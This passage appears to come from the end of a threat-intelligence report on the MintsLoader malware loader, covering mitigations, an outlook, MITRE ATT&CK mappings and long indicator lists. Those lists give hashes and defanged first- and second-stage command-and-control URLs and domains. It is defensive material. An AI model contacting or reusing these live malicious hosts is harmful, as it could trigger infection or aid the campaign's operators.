


Figure 26: Operationalizing Malware Intelligence Hunting (Source: Recorded Future)

Mitigations

MintsLoader developers and operators will likely continue to adapt their tactics, techniques, and procedures (TTPs) to evade detection, highlighting the importance of a layered security strategy informed by threat intelligence. Organizations should deploy defensive measures across all stages of the attack lifecycle to reduce the likelihood of successful intrusions. The following best practices are recommended to help prevent and recover from MintsLoader-related compromises.

- Organizations should enforce strong security awareness through interactive exercises and train users to recognize phishing emails, exercise caution when clicking links or opening attachments in emails, and enable multi-factor authentication whenever possible to make accounts less susceptible to unauthorized logins. Newer versions of Microsoft Office have macros disabled by default. However, if using older versions, verify that macros are disabled. If users need macros for work, try to limit sensitive data on that system.
- Implementing email filtering solutions can detect phishing emails that serve as vectors for malware campaigns that serve up ClickFix or FakeUpdates websites. Similarly, deploying web filtering mechanisms can block access to known malicious domains and prevent users from visiting compromised websites that host FakeUpdate or ClickFix prompts.
- To effectively use the indicators from Recorded Future Malware Intelligence Hunting or our intrusion detection systems (IDS) and Sigma detections, organizations should:
 - Implement SIEM solutions to centralized log security incidents across the network.
 - Enable and configure a robust endpoint detection and response service (EDR) to monitor for any suspicious or existing malware on the internal network.
 - Enable and configure IDS and intrusion protection systems (IPS) such as Snort or Suricata to constantly monitor the internal network for malware detection.

Outlook

MintsLoader will likely continue to use multi-stage infection chains as they are practical and hard to track and detect. The use of obfuscation across observed variants suggests a sophisticated level of operational security awareness by its operators, and future variants may incorporate more advanced encoding or sandbox evasion techniques to increase stealth.

The presence of both hard-coded and DGA-based domain infrastructure provides a degree of resiliency in command-and-control operations. Additional variants will likely leverage encrypted communication methods, such as TLS, to reduce detection by network-based defenses.

Leveraging the Recorded Future Malware Intelligence Hunting queries alongside endpoint and network detections and mitigation strategies is essential to maintaining visibility and staying ahead of the evolving MintsLoader threat.

Appendix A: Stage One Loaders

Hash	Type	Domain	URI	Full URL	Campaign ID
63d94aa06ca6134e32ba314b0d842e81cfaf8b336f369cb2e2e37e230488f30e	obfuscated	1berumberb[.]shop	/1.php?s=fliibabc21	http://1berumberb[.]shop/1.php?s=fliibabc21	fliibabc21
964c4c3879a1c37e7be5a074c5126d14fb64f2e424f04ab77ba630b890462a78	obfuscated	derukolino[.]site	/1.php?s=fliibabc21	http://derukolino[.]site/1.php?s=fliibabc21	fliibabc21
9cc02b98530f9b1a6a8c89915217b94fec8e4f4064029010f0bb3da324d51d8f	obfuscated	derukolino[.]site	/1.php?s=fliibabc21	http://derukolino[.]site/1.php?s=fliibabc21	fliibabc21
d6112d58b6e2fc18d016c4d1c753534293836dfdaef01c7afdf795c3efe8012	obfuscated	goru-heruo[.]site	/1.php?s=fliibabc21	http://goru-heruo[.]site/1.php?s=fliibabc21	fliibabc21
815a3d9eac45d9c7d6f04e2d0819f23ebe76357ef4099e818a30972137914664	obfuscated	selonufiremul[.]online	/1.php?s=fliibabc21	http://selonufiremul[.]online/1.php?s=fliibabc21	fliibabc21
83900c1ec19bc72a5ea33e24153c23d23d560b62aaa53512da3cddcf2fef6985	obfuscated	ferujoludo[.]online	/1.php?s=fliibabc22	http://ferujoludo[.]online/1.php?s=fliibabc22	fliibabc22
c37c0db91ab188c2fe01642e04e0db9186bc5bf54ad8b6b72512ad5aab921a88	obfuscated	jorukeldagol[.]site	/1.php?s=fliibabc22	http://jorukeldagol[.]site/1.php?s=fliibabc22	fliibabc22
7c8754b1cb6a31b473b4d3f166b94439949ab3cd28add5d3d2ec3b1396fc9077	obfuscated	jorukeldagol[.]site	/1.php?s=fliibabc22	http://jorukeldagol[.]site/1.php?s=fliibabc22	fliibabc22
6b0ce029c2bcbcb81dfff74c2ace57cd18f82931cb9ecd3235f81a58b4bd587b7	obfuscated	selonufiremul[.]online	/1.php?s=fliibabc22	http://selonufiremul[.]online/1.php?s=fliibabc22	fliibabc22
a95b62fc3837c39ec883ab8b7e3b80c5d24b4875432903ac7a8b103de7e432ea	obfuscated	tbnzuejbize[.]top	/1.php?s=mints11	http://tbnzuejbize[.]top/1.php?s=mints11	mints11
731cbbc19c83e7cc5aeb5fc146bcd97c8a9333211d884f42d4d678b24aea79c2	obfuscated	ewiojfohvuyusu[.]top	/1.php?s=mints13	http://ewiojfohvuyusu[.]top/1.php?s=mints13	mints13

627504581a71a27710afbecc6ffb830427dbf8c1ef9e9d91ab787283783ee03e	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
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aa5b6c72985405bf7eecd33c982fab2bae6e49b40b30fe14eead0901b072889	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
9679e36b28e3d3d0452f1d41855ea65d7256701555624870ce6a4ad53d904be1	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
938394ddd6bf91194d427c17641d2b20d5edfe60b9532735b54a67598ab28d62	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
9195afb9dfda7aa95ad035f559a36e30dc8b6b91460ab229a239abd4a05293ea	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
8bd5c41654a256c71887c96d544bc017505c720e76e460112153a3b3224a24ad	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
89fb0c4f8a24669f4dda6cc89acb6b3c9c1a2ba7f5ae95cd01ca33e011a4022	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13

72adde6903619acf53767fd 92016868e4d329a3815086 cafe564a66b3113d1e5	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
6fd3cf432287a224d1748b2 638849134595d17c767cc91 e231b73f9643f85455	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
67aae0a62f28306fd0be1ce 7383e639c878fc0f3fe8b34 8caca43fb68803b4b0	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
66139b8789ccce106be21de 96ca6680303033af4b0098 03447deb2579688ed48	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
516e6db2d069745e7d3b9aa b65bbd9eaaf7794c36e551f 90f5ce4575c9dd2b3d	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
ff929c92159d283af87f233f 76aa1a322a54d1b8dbbbe6c dd2ef33745a048e17	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
4a6fdaf2e12c9e573006a2f5 bd79f1283a9f316faba45f29 e413e5dcb71d0ea3	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
48953b08e69a16441491178 8405813f6975204f30a4f521 e15162f7f43ea44be	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
216f055e53cc4a2dbc4d595 fb41ed853b8ac94b9be53c1 14fa2eb63a87e12a87	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
37e5904015f6b2643d23bc7 0ec58d79b7e50a982978148 bf0fefaffe48cec603	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
35c9b2113fabcedf6bd698b 3ff1700a2ada46a1b824449 6fac2490c880271f78	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
1181cfd5fdc7b3efc88201a98 6ea36b3f427042cfa3f23a d6ec7e32abb54d0e	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
0a2644debc5293d49931b8 ab4acef65b140e7e64fd9eb 010c01eb66b0bc2b360	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13

06088db1fcfa686592bf471c9a632849a6b280b574faf6aa4305fd7838f99d0e	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
f6a70bc601f531166a509f2b2ac997a710e2deaeb829f5463dbb9a91c12216c5	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
e865a8cc36db489adacecd0932e4b07d9320402532c5e15918c377bbda156c37	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
3f7557758c4815f0e8ad5b1ed3de8b0d448ad8182776dc7284b4c76a64e6ca3	base64	rigzuvzi3bnz3[.]top	/1.php?s=mints13	http://rigzuvzi3bnz3[.]top/1.php?s=mints13	mints13
969b6df11eee3909fa0a2aad7d93d5aad02cc7ca1c53f7e75888302916d41f4	base64	tibhzuygfuyz[.]top	/1.php?s=mints13	http://tibhzuygfuyz[.]top/1.php?s=mints13	mints13

Appendix B: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Acquire Infrastructure: Domains	T1583.001
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003
Initial Access: Drive-by Compromise	T1189
Initial Access: Phishing	T1566
Initial Access: Phishing: Spearphishing Link	T1566.002
Execution: Command and Scripting Interpreter: JavaScript	T1059.007
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Execution: Indirect Command Execution	T1202
Execution: User Execution: Malicious File	T1204.002
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: Impair Defenses: Disable or Modify Tools	T1562.001
Defense Evasion: Masquerading: Match Legitimate Name or Location	T1036.005
Defense Evasion: Obfuscated Files or Information	T1027
Defense Evasion: Virtualization/Sandbox Evasion	T1497
Command and Control: Application Layer Protocol: Web Protocols	T1071.001
Command and Control: Dynamic Resolution: Domain Generation Algorithms	T1568.002
Command and Control: Encrypted Channel: Symmetric Cryptography	T1573.001
Command and Control: Ingress Tool Transfer	T1105
Command and Control: Remote Access Software	T1219

Appendix C: Indicators of Compromise (IoCs)

MintsLoader First-Stage URLs:

```
http://jpfsvrgvncxxcrm[.]top/1[.]php?s=522
http://ymhjbmojwfdhdgp[.]top/1[.]php?s=flibabc21
http://mgibfgcefbdahig[.]top/1[.]php?s=flibabc11
http://lfpdppdvtvjmlsw[.]top/1[.]php?s=flibabc12
http://jpfsvrgvncxxcrm[.]top/1[.]php?s=flibabc14
http://muaomibvaovbuth[.]top/1[.]php?s=523
http://gejkkahlkdgfich[.]top/1[.]php?s=523
http://ymhjbmojwfdhdgp[.]top/1[.]php?s=flibabc25
http://mgibfgcefbdahig[.]top/1[.]php?s=flibabc23
http://maahecebejmkimjl[.]top/1[.]php?s=flibabc13
http://wxwxesrjqlqstff[.]top/1[.]php?s=527
http://lfpdppdvtvjmlsw[.]top/1[.]php?s=flibabc22
http://maahecebejmkimjl[.]top/1[.]php?s=524
http://acibbnijcehcmbi[.]top/1[.]php?s=flibabc22
http://acibbnijcehcmbi[.]top/1[.]php?s=524
http://brcfvyjjkrckwik[.]top/1[.]php?s=flibabc13
http://njjakcxvhipfur[.]top/1[.]php?s=523
http://akclafkefbcdala[.]top/1[.]php?s=flibabc14
http://pfaeldsmbmqbatk[.]top/1[.]php?s=flibabc23
http://maahecebejmkimjl[.]top/1[.]php?s=522
http://gejkkahlkdgfich[.]top/1[.]php?s=flibabc11
http://maahecebejmkimjl[.]top/1[.]php?s=flibabc12
http://utywisodjehkcxpp[.]top/1[.]php?s=flibabc25
http://pfaeldsmbmqbatk[.]top/1[.]php?s=flibabc21
http://njjakcxvhipfur[.]top/1[.]php?s=527
http://hghihheldjfgede[.]top/1[.]php?s=521
http://qukojwqmhfdpjuu[.]top/1[.]php?s=flibabc23
http://nifncmnmidcekd[.]top/1[.]php?s=flibabc25
http://hghihheldjfgede[.]top/1[.]php?s=flibabc11
http://nclfbjmecejjjki[.]top/1[.]php?s=flibabc22
http://muaomibvaovbuth[.]top/1[.]php?s=flibabc13
http://dnsjxaeyevjvrhc[.]top/1[.]php?s=flibabc21
http://hghihheldjfgede[.]top/1[.]php?s=flibabc14
http://qukojwqmhfdpjuu[.]top/1[.]php?s=523
http://njjakcxvhipfur[.]top/1[.]php?s=flibabc12
http://brcfvyjjkrckwik[.]top/1[.]php?s=522
http://akclafkefbcdala[.]top/1[.]php?s=521
http://akclafkefbcdala[.]top/1[.]php?s=523
http://bfidmcjejlilflg[.]top/1[.]php?s=flibabc14
http://dnsjxaeyevjvrhc[.]top/1[.]php?s=flibabc12
http://frnfsmyariiyjljw[.]top/1[.]php?s=524
```

```
http://pfaeldsmbmqbatk[.]top/1[.]php?s=527
http://hbmagedlhgmakkek[.]top/1[.]php?s=flibabc21
http://frnfsmyariiy1jw[.]top/1[.]php?s=522
http://frnfsmyariiy1jw[.]top/1[.]php?s=flibabc23
http://bfidmcjejlilflg[.]top/1[.]php?s=flibabc22
http://rkuagqnmnypetvf[.]top/1[.]php?s=flibabc25
http://frnfsmyariiy1jw[.]top/1[.]php?s=flibabc13
http://lberumerb[.]shop/1[.]php?s=flibabc21
http://derukolino[.]site/1[.]php?s=flibabc21
http://goru-heruo[.]site/1[.]php?s=flibabc21
http://selonufiremul[.]online/1[.]php?s=flibabc21
http://ferujoludo[.]online/1[.]php?s=flibabc22
http://jorukeldagol[.]site/1[.]php?s=flibabc22
http://selonufiremul[.]online/1[.]php?s=flibabc22
http://tbnzuejbize[.]top/1[.]php?s=mints11
http://ewiojfohvuyusu[.]top/1[.]php?s=mints13
http://gizpvovur[.]top/1[.]php?s=mints13
http://bnzuyeubizh3f[.]top/1[.]php?s=mints21
http://ewhbuxu3ibz[.]top/1[.]php?s=mints21
http://gjbubtuub[.]top/1[.]php?s=mints21
http://gsosnub8zg3[.]top/1[.]php?s=mints21
http://oierhjuhbi3i3[.]top/1[.]php?s=mints21
http://opribhzuw8bz[.]top/1[.]php?s=mints21
http://opzovbjzueg[.]top/1[.]php?s=mints21
http://pbizntettbvs[.]top/1[.]php?s=mints21
http://phsujibusy4ubad[.]top/1[.]php?s=mints21
http://sfibhzu3ubhza[.]top/1[.]php?s=mints21
http://zpoeritjbs[.]top/1[.]php?s=mints21
http://saubhziu3ibz[.]top/1[.]php?s=mints42
http://hisatophjrok12[.]top/1[.]php?s=flibabc11
http://ighnjnueuel11[.]top/1[.]php?s=mints13
http://mbuzy3yvzw3r[.]top/1[.]php?s=mints13
http://nzy3tvbb72g3[.]top/1[.]php?s=mints13
http://tubuz3ubhz222[.]top/1[.]php?s=mints13
http://gibuzuy37v2v[.]top/1[.]php?s=mints13
http://rigzuvzi3bnz3[.]top/1[.]php?s=mints13
http://tibhzuygfuyz[.]top/1[.]php?s=mints13
http://baredaseco[.]pro/1[.]php?s=flibabc11
http://poejhsjeuiwd[.]top/1[.]php?s=flibabc12
http://bnzyewtreugbhbw[.]top/1[.]php?s=mints21
http://hkinuxb3bz[.]top/1[.]php?s=527
http://ehlmccfgdcffmam[.]top/1[.]php?s=515
http://xtflqjhubsei1hm[.]top/1[.]php?s=527
http://jhubzgv3[.]top/1[.]php?s=527
http://104[.]194[.]222[.]166 /1[.]php?s=boicn
http://ksdgbx9oenj[.]top/1[.]php?s=527
```

```
http://herophombyre[.]top/1[.]php?s=flibabc13
http://morukoliso[.]space/1[.]php?s=flibabc22
http://nlafhhiffkceadc[.]top/1[.]php?s=527
http://shd9inbjz4[.]top/1[.]php?s=527
http://dnsjxaeyevjvrhc[.]top/1[.]php?s=527
http://anccvfsrkauefoh[.]top/1[.]php?s=527
http://portomigro[.]top/1[.]php?s=flibabc13
http://lalclenfjhkinbn[.]top/1[.]php?s=52
http://ymhjbmojwfdhdgp[.]top/1[.]php?s=527
http://64[.]52[.]80[.]211 /1[.]php?s=boicn
http://bnbuzu49ibz4[.]top/1[.]php?s=527
http://acrtyfmjdxpvnha[.]top/1[.]php?s=527
http://mnvuz3gvy3[.]top/1[.]php?s=527
http://emildeeeabebggm[.]top/1[.]php?s=527
http://jmfprcpenkqskxk[.]top/1[.]php?s=527
http://jpfsvrgvncxxcrm[.]top/1[.]php?s=527
http://lalclenfjhkinbn[.]top/1[.]php?s=527
http://xjhgbusyqxnwblmm[.]top/1[.]php?s=527
http://mgkwjihehqcknbp[.]top/1[.]php?s=527
http://bzyvyws4ub83z[.]top/1[.]php?s=mints21
http://gnyzy3u4bbzwe2[.]top/1[.]php?s=mints21
http://hlkvwjlvpbyuipr[.]top/1[.]php?s=527
http://kchiiijhmmlldlll[.]top/1[.]php?s=515
http://muaomibvaovbuth[.]top/1[.]php?s=527
http://sohfnsciqntlgbp[.]top/1[.]php?s=527
http://dnbabanlldibban[.]top/1[.]php?s=521
http://usccifwieyrrpadk[.]top/1[.]php?s=flibabc13
http://usccifwieyrrpadk[.]top/1[.]php?s=524
http://kdldinfemjemlhi[.]top/1[.]php?s=flibabc22
http://hlkvwjlvpbyuipr[.]top/1[.]php?s=flibabc23
http://hlkvwjlvpbyuipr[.]top/1[.]php?s=flibabc11
http://usccifwieyrrpadk[.]top/1[.]php?s=flibabc14
http://kdldinfemjemlhi[.]top/1[.]php?s=flibabc25
http://dnbabanlldibban[.]top/1[.]php?s=522
http://kdldinfemjemlhi[.]top/1[.]php?s=flibabc21
http://usccifwieyrrpadk[.]top/1[.]php?s=527
http://dnbabanlldibban[.]top/1[.]php?s=flibabc12
http://wxwxesrjqlqstff[.]top/1[.]php?s=flibabc11
http://kdldinfemjemlhi[.]top/1[.]php?s=523
```

MintsLoader Second-Stage URLs:

```
http://dgemmiaailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=20760760261
&s=521
```

```
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=22894785938
&s=flibabc13
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=28886908984
&s=524
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=80929364366
&s=flibabc22
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=32324526175
&s=flibabc23
http://maahecbejmkimjl[.]top/<redacted>7htr[.]php?id=<redacted>&key=8433963204
4&s=flibabc11
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=73677406459
&s=flibabc14
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=38107945699
&s=523
http://gejkkahlkdgfich[.]top/<redacted>htr[.]php?id=<redacted>&key=53234939517
&s=flibabc11
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=82641371143
&s=flibabc12
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=62220133374
&s=527
http://maahecbejmkimjl[.]top/s<redacted>htr[.]php?id=<redacted>&key=6728174762
5&s=flibabc21
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=74950510133
&s=522
http://maahecbejmkimjl[.]top/<redacted>htr[.]php?id=<redacted>&key=56886763453
&s=flibabc25
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=19952001523
&s=522
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=46992676595
&s=flibabc21
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=21367825406
&s=flibabc11
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=31973261365
&s=flibabc12
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=58963909807
&s=flibabc14
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=85650208995
&s=523
http://dgemmiailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=58258023997
&s=521
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=51881668952
&s=flibabc25
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=74622757127
&s=flibabc23
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=44009063893
&s=flibabc13
```



```
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=24940584501
&s=527
http://nclfbjmecejjjki[.]top/<redacted>htr[.]php?id=<redacted>&key=57821270495
&s=flibabc22
http://dgemmiaailgjdlde[.]top/<redacted>htr[.]php?id=<redacted>&key=21604123343
&s=524
http://akclafkefbcdala[.]top/<redacted>htr[.]php?id=<redacted>&key=46584590624
&s=flibabc22
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=19652200039
&s=524
http://hbmagedlhgmakek[.]top/<redacted>htr[.]php?id=<redacted>&key=38992114426
&s=flibabc13
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=34706020276
&s=523
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=11251196475
8&s=flibabc14
http://akclafkefbcdala[.]top/<redacted>htr[.]php?id=<redacted>&key=30558282694
&s=flibabc23
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=22289349662
&s=522
http://akclafkefbcdala[.]top/<redacted>htr[.]php?id=<redacted>&key=51309292951
&s=flibabc11
http://hbmagedlhgmakek[.]top/<redacted>htr[.]php?id=<redacted>&key=42821281527
&s=flibabc12
http://hbmagedlhgmakek[.]top/<redacted>htr[.]php?id=<redacted>&key=82696491818
&s=flibabc25
http://akclafkefbcdala[.]top/<redacted>htr[.]php?id=<redacted>&key=11051118904
&s=flibabc21
http://hbmagedlhgmakek[.]top/<redacted>htr[.]php?id=<redacted>&key=26715598200
&s=527
http://acibbnijcehcmbi[.]top/<redacted>[.]php?id=<redacted>&key=14596996500&s=
521
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=87359045960
&s=flibabc23
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=49131481446
&s=flibabc25
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=51250923003
&s=flibabc11
http://bfidmcjejlilflg[.]top/<redacted>htr[.]php?id=<redacted>&key=77604531067
&s=flibabc22
http://acibbnijcehcmbi[.]top/<redacted>htr[.]php?id=<redacted>&key=90812002825
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MintsLoader IP Addresses

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MintsLoader First- and Second-Stage Hashes:

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